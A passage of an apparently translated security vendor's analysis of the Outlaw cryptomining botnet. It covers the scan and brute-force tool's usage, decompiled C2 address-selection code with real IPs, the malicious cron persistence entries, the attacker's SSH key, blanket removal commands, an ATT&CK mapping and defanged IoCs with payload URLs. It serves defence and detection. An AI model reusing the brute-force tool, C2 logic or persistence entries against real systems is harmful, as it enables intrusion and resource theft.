sub_5A559B("Use: ./scan -t 202 -s 5 -S 5 p ip -c \"uname\" ");
sub_5A559B("Use: ./scan -t 202 -s 5 -S 5 -i 0 -p 22 p 192.168 ");
sub_5A559B("The example above will scan 192.168 port 22 and brute force the IP list.");
sub_5A559B("Use: ./scan -t 202 -s 5 -S 5 -p 0 p ip - for \"ip port\" file");
sub_5A559B("Use: ./scan -t 202 -s 5 -S 5 -p 23 -m 0 p ip - for other protocols ");
return sub_5A559B("================================================================================");
```

Figure 3-22 Scan and brute force tool command line interface 3-22

The tool has the following C2 server address connection.

```
if ( v0 )
{
  v1 = v0;
  v2 = sub_5AB697(0LL);
  sub_5A3A66(v2);
  v3 = (int)sub_5A3A71() % 6;
  if ( v3 == 2 )
  {
    sub_423AD4(v1, 0LL, "179.43.180.82");
  }
  else if ( v3 == 1 )
  {
    sub_423AD4(v1, 0LL, "179.43.180.83");
  }
  else if ( v3 )
  {
    switch ( v3 )
    {
      case 3:
        sub_423AD4(v1, 0LL, "185.247.224.154");
        break;
      case 4:
        sub_423AD4(v1, 0LL, "185.196.9.59");
        break;
      case 5:
        sub_423AD4(v1, 0LL, "185.196.8.139");
        break;
    }
  }
  else
  {
    sub_423AD4(v1, 0LL, "179.43.180.84");
  }
```


Figure 3-23 C2 Server Address 3-23

4 Implementation, inspection and removal plan of outlaw mine excavation botnet

4.1 Identification of landings of outlaw mine excavation botnet

1. 计划任务

/home/用户名/.configrc7/cron.d

*/30 * * * * /tmp/.kswapd00 || /home/pc/.configrc7/a/kswapd00 > /dev/null 2>&1

5 6 */2 * 0 /home/pc/.configrc7/a/upd>/dev/null 2>&1

@reboot /home/pc/.configrc7/a/upd>/dev/null 2>&1

5 8 * * 0 /home/pc/.configrc7/b/sync>/dev/null 2>&1

@reboot /home/pc/.configrc7/b/sync>/dev/null 2>&1

0 0 */3 * * /tmp/.X2pP-unix/.rsync/c/aptitude>/dev/null 2>&1

2. 文件

/tmp/.X2pP-unix/*

/tmp/.kswapd00

/home/用户名/.configrc7*（root 用户/root/.configrc7）

/var/tmp/.kswapd00

3. 进程名

kthreadadd32/64

kauditd0

edac0

4. 网络

185.165.169.188

179.43.139.83

88.218.17.122:80

179.43.139.84

179.43.139.85

185.247.224.154:80

5. SSH 公钥

ssh-rsa

AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8

NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9eLBHpgL

Muakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQ

Hmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQT

TWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr

4.2 Removal plan

1. 删除计划任务

crontab -r

2. 删除相关文件

rm -rf /tmp/.X2pP-unix

rm -rf /tmp/.kswapd00

rm -rf /var/tmp/.kswapd00

rm -rf /home/用户名/.configrc7（root 用户/root/.configrc7）

3. 结束相关进程

kthreadadd32/64

kauditd0

edac0

4. 删除 SSH 密钥

rm -rf /home/用户名/.ssh/authorized_keys

5 Att & CK Mapping Map of Event

For the complete process of the attacker dropping the mining trojan, the ATT & CK mapping map corresponding to the attack event is sorted by Antiy as shown in Figure 5-1.Figure 5-1 ATT&CK mapping map corresponding to events 5-1



Figure 5-1 ATT&CK mapping map corresponding to events 5-1

The technology points used by the attacker are shown in Table 5-1.

Table 5-1 Description of ATT&CK technical behavior corresponding to the event 5-1

Att & CK stages / categories	Specific behavior	Notes
Reconnaissance	Active scanning	Scan port 22
Initial access	Use of external remote services	Remote access using SSH
Execution	Using command and script interpreters	Use a shell script
Persistence	Use of external remote services	Public Key Persistence Using SSH
	Utilization of planned tasks / jobs	Create a scheduled task
Defensive evasion	Modify file and directory permissions	Modify file and directory permissions
	Remove beacons	Delete itself
	Confusion of documents or information	Obfuscate documents using obfuscation techniques
Credential Access	Brute force	Ssh brute force attack
	Network sniffing	Scan for specific ports

Command and control	The application layer protocol is used	The IRC protocol is used
Impact	Resource hijacking	Occupying CPU resources

6 Recommendations for protection

For mining attack, Antiy suggests the following protection measures should be taken by the enterprise.

1. install terminal protection: Install anti-virus software, and for different platforms, it is suggested to install Windows / Linux version of Antronimit A terminal protection system;

2. strengthen the strength of SSH passwords: It is recommended to use a 16-digit or longer password, including a combination of upper and lower case letters, numbers and symbols, and avoid the use of the same password by multiple servers;

3. update patches in time: It is suggested to activate the automatic update function to install system patches, and the server shall update the system patches in time;

4. timely update third-party application patches: It is recommended to update third-party application patches such as Redis in a timely manner;

5. enable log: Enable the key log collection function (security log, system log, error log, access log, transmission log and cookie log) to provide a foundation for the tracing and tracing of security events;

6. host machine reinforcement: Conduct penetration test and security reinforcement for the system;

7. deploy intrusion detection system (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery, tracing and tracing of malicious codes. Taking network traffic as the detection and analysis object, the Antiy Sea Threat Detection System (PTD) can accurately detect a mass of known malicious codes and network attack activities, and effectively detect suspicious behaviors, assets and various unknown threats on the network;

8. safety service: In case of malware attack, it is recommended to isolate the host computer and protect the site and wait for the security engineer to check the computer; safety 7 * 24 service hotline: 400-840-9234.

It is suggested that enterprise users deploy professional terminal security protection products, conduct real-time detection of local new and start-up files, and perform periodic virus scanning in the network. The terminal security

products of Antiy Zhijia (hereinafter referred to as "Zhijia"), relying on Antiy's self-research threat detection engine and core-level active defense capability, can effectively check and kill the virus samples found this time.

The intelligent A client detects the execution behavior of the local script in real time through the active defense capability, detects the threat of the execution script, and can automatically intercept and send a risk alarm to the user once the start script is found to be a malicious file. Ensure the security of the terminal environment.

Fig. 6-1 Successful interception of a malicious script run by the wisdom armor 6-1

7 IoCs

Iocs
88.218.17 [.] 122
179.43.139 [.] 84
179.43.139 [.] 85
185.165.169 [.] 188
185.247.224 [.] 154

Sglt5wetkyeyxrvlmn453ivmeb3zqzqu3b3sgspcuxf2h6ggx2i4qd.onion
179.43.139 [.] 83
179.43.180 [.] 82
179.43.180 [.] 83
185.247.224 [.] 154
185.196.9 [.] 59
185.196.8 [.] 139
Hxxp: / / 188.165.194.59 / tddwrt7s.sh
Hxxp: / / 188.165.194.59 / dota3.tar.gz
Hxxp: / / 193.86.16.40 / tddwrt7s.sh
Hxxp: / / 193.86.16.40 / dota3.tar.gz
Hxxp: / / 161.35.72.143 / tddwrt7s.sh
Hxxp: / / 80.79.125.90 / dota3.tar.gz
Hxxp: / / 157.245.129.95 / dota3.tar.gz
Hxxp: / / 152.32.202.213 / dota3.tar.gz
Hxxp: / / 185.140.12.250 / dota3.tar.gz
Hxxp: / / 188.165.194.59 / dota3.tar.gz
Hxxp: / / 161.35.231.77 / dota3.tar.gz
Hxxp: / / 213.199.46.247 / dota3.tar.gz
6da1e7b40ce4ddd784abba9594ef4468
1c36e8aaac825bcb9a086ecf2a471c89
E8ffc6aac5c2784b10319c25d229a44e
99ef3c8f719e40e4a2dbc34c45f6fb64
Dd83f74474e80fcd3ca122aa9a05d583
5b4e8eff7a4c6ac80ae09eb26d0617bf

Appendix I: Reference Materials

[1]. Antiy.typical mining family series analysis - Outlaw mining botnet [R / OL]. (2022-11-03)

Https: / / www.antiy.cn / research / notice & report / research _ report / 20221103.html

Appendix II: About Antiy

Anty is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat

detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as “Code Red”, “Dvldr”, “Heartbleed”, “Bash Shellcode” and “WannaCry”. Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as “Equation”, “White Elephant”, “Lotus” and “Greenspot” and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.